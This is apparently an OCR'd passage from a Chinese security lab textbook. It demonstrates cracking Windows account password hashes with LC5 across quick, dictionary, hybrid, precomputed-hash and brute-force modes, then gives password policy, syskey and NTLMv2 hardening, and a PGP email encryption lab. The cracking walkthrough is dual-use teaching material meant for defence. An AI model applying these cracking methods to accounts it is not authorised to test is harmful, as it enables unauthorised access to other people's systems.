


图 10.1.7　开始破解

单击 Finish 按钮，软件就开始破解账号口令了，破解结果如图 10.1.8 所示。

可以看到，用户 test 的口令为空，软件很快就破解了出来。

把 test 用户的口令改为 123123，再次测试，由于口令不是太复杂，还是选择快速口令破解，破解结果如图 10.1.9 所示。



图 10.1.8　口令为空的破解结果



图 10.1.9　口令为 123123 的破解结果

可以看出，test 用户的口令 123123 也被很快地破解出来。

把主机口令设置得复杂一些，不选用数字，选择某些英文单词，比如 security，再次测试，由于口令复杂了一些，破解方法选择“普通口令破解”，测试结果如图 10.1.10 所示。

图 10.1.10　口令为 security 的破解结果

可以看到，口令 security 也被破解出来，只是破解时间稍微有点长而已。

把口令设置得更加复杂一些，改为 security123，选择“普通口令破解”，测试结果如图 10.1.11 所示。

可以看到，普通口令破解并没有完全破解成功，口令的最后几位没有破解出来，这时应该选择复杂口令破解方法，因为这种方法可以把字母和数字进行尽可能地组合，破解结果如图 10.1.12 所示。



图 10.1.11 普通口令破解



图 10.1.12 复杂口令破解

可以看到，复杂口令破解速度虽慢，但把比较复杂的口令 security123 破解出来了。其实还可以设置更加复杂的口令，采用更加复杂的自定义口令破解模式，设置界面如图 10.1.13 所示。




图 10.1.13 自定义破解

其中，如果选择“字典攻击”，可以选择字典列表中的字典文件进行破解，LC5 本身带有简单的字典文件，也可以自己创建或者利用字典工具生成字典文件；“混合字典”破解口令是把单词、数字或符号进行混合组合破解；“预定散列”破解是利用预先生成的口令散列值和 SAM 中的散列值进行匹配，这种方法由于不用在线计算 Hash 而速度很快；利用“暴力破解”中的字符设置选项，可以设置为“字母＋数字”、“字母＋数字＋普通符号”、“字母＋数字＋全部符号”，这样从理论上就可以遍历所有字符组合而将口令破解出来了，只是破解时间可能很长。

2. 掌握安全的口令设置策略

暴力破解理论上可以破解任何口令，但如果口令过于复杂，暴力破解需要的时间会很长（比如几天），在

这段较长的时间内，增加了用户发现入侵和破解行为的机会，以采取某种措施来阻止破解，所以口令的复杂度越大越好。一般设置口令要遵循以下几个原则：

(1) 口令长度不小于 8 个字符。

(2) 包含大写和小写的英文字母、数字和特殊符号的组合。

(3) 不包含姓名、用户名、单词、日期以及这几项的组合。

(4) 定期修改口令，并且对原有口令做较大的变动。

例如，974a3K%n_4$Fr1#就是一个复杂度很高的口令，破解软件要花费很长的时间才能破解。

3. 密码破解的防护

syskey 是 Windows 2000 和 Windows XP 中增加的一项功能，它可以使用启动密钥来保护 SAM 中的账号信息。默认情况下，启动密钥是一个随机生成的密钥，存储在本地计算机上。这个启动密钥在计算机启动后必须正确输入才能登录系统。通过在命令行界面下输入命令 syskey，回车后即会启动 syskey 的设置界面，如图 10.1.14 所示。

通过 syskey 保护，攻击者即使通过另外一个操作系统挂上被攻击者的硬盘，偷走被攻击者计算机上的一个 SAM 的副本，这份 SAM 副本对于攻击者也是没有意义的，因为 syskey 提供了非常好的安全保护。当然，要防止攻击者进入系统后对本地计算机启动密钥的搜索，这可以通过在配置 syskey 时将启动密钥存储在软盘上实现启动密钥与本地计算机的分隔。

另外，还可以通过选择安全的身份验证协议，防止嗅探器探测到网络中传输的密码。在 Windows 2000 和 Windows XP 中，默认的身份认证协议是 Kerberos v5，它采用了复杂的加密方式来防止未经授权的用户截获网络中传输的密码信息。但是，如果计算机没有加入到域中，它们采用的身份认证协议是 NTLM。NTLM 采用询问应答的方式进行身份验证，它有 3 种变体：LM(LAN Manager)、NTLMv1 和 NTLMv2。其中 NTLMv2 是最安全的身份验证方式。为了加强网络安全性，需要关闭 LM 和 NTLMv1 这两种相对不安全的方式。

可以通过“控制面板”→“管理工具”→“本地安全策略”，在本地安全策略窗口中打开安全设置\本地策略\安全选项，在右侧的窗口中，双击打开“网络安全：LAN Manager 身份验证级别属性”对话框，在列表中选择“仅发送 NTLMv2 响应\拒绝 LM&NTML”，如图 10.1.15 所示。



图 10.1.14 syskey 配置界面




图 10.1.15 身份认证协议的选择界面

在 Windows 系统里面有很多措施可以用来增强口令的安全，详细步骤和过程请参考 9.1 节 Windows 操作系统安全实验中的账户和口令安全设置。

10.2 安全加密电邮实验

实验器材

PGP 电子加密邮件、Foxmail（Outlook）邮件客户端，1 套。
PC，1 台。

预习要求

（1）做好实验预习，复习安全加密电邮技术的有关内容。
（2）熟悉 PGP 软件的使用方法。
（3）熟悉 Outlook 软件的使用方法。
（4）熟悉实验过程和基本操作流程。
（5）做好预习报告。

实验任务

了解 PGP 加密的原理，掌握 PGP 软件的使用方法，对加密产生直观认识；了解安全电子邮件的使用方法，加深对数字证书及其在安全领域中的广泛应用的理解。

实验环境

硬件：安装 Windows 2000 Server 的计算机、邮件服务器（公网）。
软件：PGP 电子加密邮件、Foxmail（Outlook）邮件客户端等。

预备知识

（1）深入理解 PGP 的工作过程（只认证、只加密、认证和加密）以及与加密相关的操作。
（2）熟练掌握 Outlook 软件收发邮件的操作。

实验步骤

1. PGP 的安装以及创建密钥对（版本 PGPfreeware_6.5.3）

运行安装程序 PGPfreeware 6.5.3.exe，前面的安装界面和大部分的 Windows 程序相同。根据提示单击 Next 按钮即可。在安装过程中，系统会询问是否已经拥有“密钥对”。图 10.2.1～图 10.2.6 为安装的过程。

PGP 的安全性依赖于用户的私钥是否安全，如果用户的私钥不小心泄露出去，PGP 也就毫无安全性可言了。私钥越长，PGP 的安全性也就越高。因此一般人是不可能去记住它的。Passphrase 就是用来保护“密钥”的密码。当 PGP 需要使用用户的私钥时，会提示用户输入 Passphrase。




图 10.2.1　进入程序环境



图 10.2.2　输入名称和邮件地址



图 10.2.3　选择密钥产生方式



图 10.24 选择密钥对的长度




图 10.25 选择密钥对的有效期限




图 10.26 输入 Passphrase

Passphrase 非常重要，建议大家的 Passphrase 尽量长些，并且包含非字母元素，以免被黑客用穷举法破解。

根据提示单击“下一步”按钮，密钥对就创建完成了。新的密钥对会出现在 PGPkeys 中，如图 10.2.7 所示。

如果由于某些意外原因，比如硬盘损害或者系统崩溃，那么，所有加密过的文件和数据就再也无法找回来了。PGP 推荐使用者备份自己的密钥，以防意外，如图 10.2.8 所示。





图 10.2.7　密钥对创建完毕



图 10.2.8　备份密钥

2. 发布公钥

别人要发送加密信件给你，必须首先要得到你的公开密钥（简称公钥），然后用此公钥来加密，所以要发布自己的公钥，知道你的公钥的人越多，能够给你发送加密信件的人也就越多。

公钥的发布方式一般有两种，直接将公钥交给朋友，或者通过一个公共的公钥管理机构发布公钥，所有想要给你发信的人都可以从这个公钥管理机构下载你的公钥。

如果采用第一种方法发布公钥，首先必须制造公钥文件以便利用网络传播给其他人，制造方法是在 PGPkeys 中选择菜单 Key→Export…，导出一个公钥文件，例如 yourname.asc。这个.asc 文件就是公钥，只要将它安全地交给朋友就可以了。

发布公钥最好的方式就是上载到 Key Server。PGP 内置了两个比较著名的 Key Server，可以任选一个。在 PGPkeys 中选择公钥，再选择菜单 Server→Send to 即可，如图 10.2.9 所示。

3. 获取公钥

获取其他人的公钥也有两种方法：直接索取或者在 Key Server 上搜索得到。

先说第一种方法，当得到别人的公钥文件时，选择菜单 Key→Import 将其导入即可。

如果对方的公钥发布在 Key Server 上，那么，公钥的获得更加方便。PGP 的 Key Server 提供了一个非常好用的公钥搜索引擎。选择菜单 Server→Search，输入需要的公钥名称即可，如图 10.2.10 所示。

在搜索的结果中选择需要的公钥，右击，在快捷菜单中选择 Export 命令，可以导出普通的公钥文件，然后再导入到 PGPkeys 中即可，如图 10.2.11 所示。

导出所需要的公钥后，双击打开该公钥，出现如图 10.2.12 所示的对话框，再单击 Import 按钮将公钥导入到自己 PGPkeys 的列表中。

